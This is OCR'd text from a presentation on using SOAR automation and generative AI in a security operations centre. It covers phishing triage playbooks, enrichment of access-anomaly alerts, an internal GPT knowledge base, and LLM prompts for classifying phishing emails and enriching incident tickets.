
RESPOND

- Automated Response / Remediation Playbooks

Do you see any other big use cases for automation?

AI as a force multiplier

The human process



Security alert X has triggered on system Y

INPUT

I have to look up which system, user, relevancy of alert, priority, etc.

Further investigate, open consoles

Decide on action

OUTPUT

SOAR helps to automate **menial tasks** and **simple actions**

AI as a force multiplier

The first step was automation

SOAR

Security Orchestration, Automation and Response (SOAR) tools refer to a collection of tools that help organizations coordinate, execute and automate tasks between security tools and people. They are composed of **4 main blocks**:

Integration with security tools with plugins to build **security playbooks** to automate tasks and respond to alerts automatically.


Present **contextualized** information and **enriched** alerts to allow analysts to **take decisions and actions quickly**.

Provide **reports and insights** about manual and automatic actions and about possible improvements.

Provide one **single centralized platform** for analysts with all the **dashboards** and **alerts** from the different sources.

AI as a force multiplier

SOAR-Centric Architecture



Log / event sources

End-user endpoints
(EDR, event logs,…)

Network level
(IDS, DNS, proxy,…)

Infrastructure / platform
(on-premise event logs, cloud logs,...)

Identity
(event logs, CASB logs,…)

Logs

SIEM

Vulnerability Scanner

Threat Intel Platform

Security Events

Get Context (vulnerabilities)

Get Context (indicators)

Security Events

Remediations

SOAR

Playbooks that support enrichment, analysis, remediation, reporting,…

The **SOAR platform becomes the “central brain”** of the Fusion Center (instead of the SIEM). All security technologies should be connected to the SOAR (both for detection, contextualisation, handling, reporting and remediation)

AI as a force multiplier

A perfect marriage between humans and robots

1. A user reports a suspected phishing email (e.g. using Outlook button)
2. Automatic check for URLs and Indicators of Compromise (IoCs)
3. Based on available data / context, make decision on benign / malicious
4. If confirmed malicious, scan the user endpoint for malware
5. Block incoming e-mails with similar properties (URLs, sender, subject,…)
6. Automatically remove already delivered e-mails from mailboxes
7. Provide feedback to reporter + warn others about the phishing attack

AI as a force multiplier

Why is automation so important?

L1 Security Analyst Industry Stats:

20 Minutes Per Security Event

25 security events per day

Industry reports indicate that we are lacking two million personnel worldwide… So how does a Security Operations team deal with this? **Automation** is a key component:


647 Security Events = 26 Analysts
24x7 = 12 Analysts Minimum

For specific incident types (e.g. access anomalies), **automation** has decreased the analytical workload by **97.42%.**


AI as a force multiplier

Automation allows us to tune for recall

After designing an Anomaly Detection Use Case, the bulk of the work is tuning the parameters to improve precision and recall



Tuned for precision:
High TP rate, but high FN rate
➔ Not acceptable



Tuned for recall:
High TP rate, but high FP rate
➔ Higher Workload

● = Relevant

● = Irrelevant

AI as a force multiplier

Dealing with access anomalies

“Geographically improbable log-on for user Maxim Deweerdt”


Enrich: Add privileges of user Maxim Deweerdt to security event
Enrich: Add insights & reputation of source IP address to security event
Enrich: Add whether or not MFA was used in authentication to security event
Enrich: Add historic locations used by Maxim Deweerdt to security event
Enrich: Add security risk score for user Maxim Deweerdt to security event
Enrich: Add info on workstation security alerts for Maxim Deweerdt ’s workstation to security event
Enrich:…

Decide: Confirm whether, based on the above enrichments, a false positive can be confirmed

Remediate: When confirmed true positive (and allow-listed for remediation), execute remediation action
Present: When unsure, present enriched security event to analyst for further follow-up & analysis

AI as a force multiplier

Dealing with access anomalies



Indicators (4)


Type	Value	Verdict	Related Incidents	First Seen		Last Seen	
IP	20.223.215.19	Benign	2	February 8, 2023 17:43	11@340439	February 8, 2023 17:43	N/A
User Agent							11@340439
Account							11@340439
Domain							211@380488

Closing Information

Closed Time	February 8, 2023 17:44
Extended Close Reason	False Positive
Close Notes	guillaume@qa-nviso.be generated an access anomaly from the IP: 20.223.215.19 • All of the incident-involved IPs leveraged MFA at least once for the logins attributed to this incident, resulting in it being considered a false positive. These findings justify our assessment of this Incident being a False Positive

AI as a force multiplier

Dealing with access anomalies



Investigation Data

Details

REDACTED , and REDACTED generated access anomalies from the IPs: 162.241.87.65,
192.168.59.86, 62.134.91.1

- Some of the observed IPs seen before for
the involved user: DE: 62.1

Based on these findings, w

Azure AD Login Overview

IP Address	Country					MFA OK	MFA Fail	SFA OK
62.134.91.130	DE					94	3	0
62.134.91.130	DE					0	0	55
62.134.91.130	DE	Neuhausen Auf Den Fildern	Windows 10	Edge 18.19044	25	16	5	4
62.134.91.130	DE	Neuhausen Auf Den Fildern	Windows 10	Edge 109.0.1518	21	21	0	0
162.241.87.65	US	Provo	Windows 10	Chrome 69.0.3497	5	0	5	0

Automated Remediation

Revoke sessions, tokens and reset credentials

AI as a force multiplier

The human process

I have to create a new detection rule

I have to process the output from SOAR

I have to figure out how to do X

GenAI **assists** humans in **solving complex problems using our language**

AI as a force multiplier

How AI can help us out for defense

We have shown a number of examples of how AI can be used to facilitate adversarial behaviour (e.g. write phishing mails, propose sample code to bypass EDRs,…). Fortunately, it can also be applied to defensive security scenarios:

PREVENT

- Intelligent Code Review
- Attack Surface Identification
- Intelligent Privilege Management

DETECT

- Anomaly Detection
- User Behavior Analytics
- Phishing Detection
- Intelligent Threat Hunting
- Intelligent Use Case Development


RESPOND

- Incident Triage & Prioritisation
- Incident Correlation

Do you see any other big use cases for AI?

AI as a force multiplier

Leveraging AI as an internal knowledge base




All conversations are handled within our own EU Azure environment, and are not shared with OpenAI.

⚠ **Please respect the** Code of conduct for Azure OpenAI Service and don't get us banned ❤

Use the '+' button below to upload any file and ask questions about it.
Write `RFP` command below to generate answers to respond to Security Questionnaires.
Write `GP` command below to forget about NVISO & answer with general-purpose knowledge only.


Product Roadmap | Questions or ideas on how to improve this Chatbot? Submit a ticket!
GPT-3.5 Turbo running in Azure EU, trained with NVISO-specific information, as well as internet information up to September 2021.



How to let your organization use GPT without the privacy/security/ethics risk? **Deploy your own GPT!**

AI as a force multiplier

Leveraging AI to analyze phishing emails



Field	Type	
_expires	datetime	
_query_time	float	
_reputation	str	
_updated_at	datetime	
category	str	
confidence	int	
explanation	str	usiness email.
prompt	str	
risk_score	int	
source	str	


You are a language model helping a security analyst to decide if an email is phishing, or not. What follows is the full email that was sent to our phishing analysis mailbox by the recipient of the email.
Your response should be a valid JSON structure containing the following fields:
is_phishing: Yes or No
confidence: High, Medium or Low. This indicates how confident you are in your decision.

[…]

One of the key examples of how we use OpenAI in the SOC is the **analysis of phishing e-mails.**
How you “prompt” the AI is however of the utmost importance!

AI as a force multiplier

Leveraging AI to enhance incidents/tickets



Insights from our NITRO MDR Copilot (Beta)

Description of the incident:

On September 26th at 17h01 UTC, DNS transactions from your resource were analyzed and compared against known malicious domains identified by threat intelligence feeds. As a result,

communication with … promised.

Potential Causes:

There are several pos … suspicious domain.

Another possibility is … ration in your

network that is causi

Potential Risks:

The potential security … h a foothold in your

network, or launch fu … theft of sensitive

information.

Proposed Mitigation

1. Investigate the con
2. Verify that your res
3. Implement networ

You're an AI assistant for the SOC that will help by enriching Security incidents tickets. Those tickets are automatically generated in XSOAR and sent to Jira. Those tickets are not very readable for humans and contain technical information. Your job is to enrich the tickets with additional information explaining the potential causes of the alert, the potential risks involved and a few potential steps to mitigate.


Use the following structure:

[…]

Add ChatGPT-generated insights to tickets when communicated to your constituents.

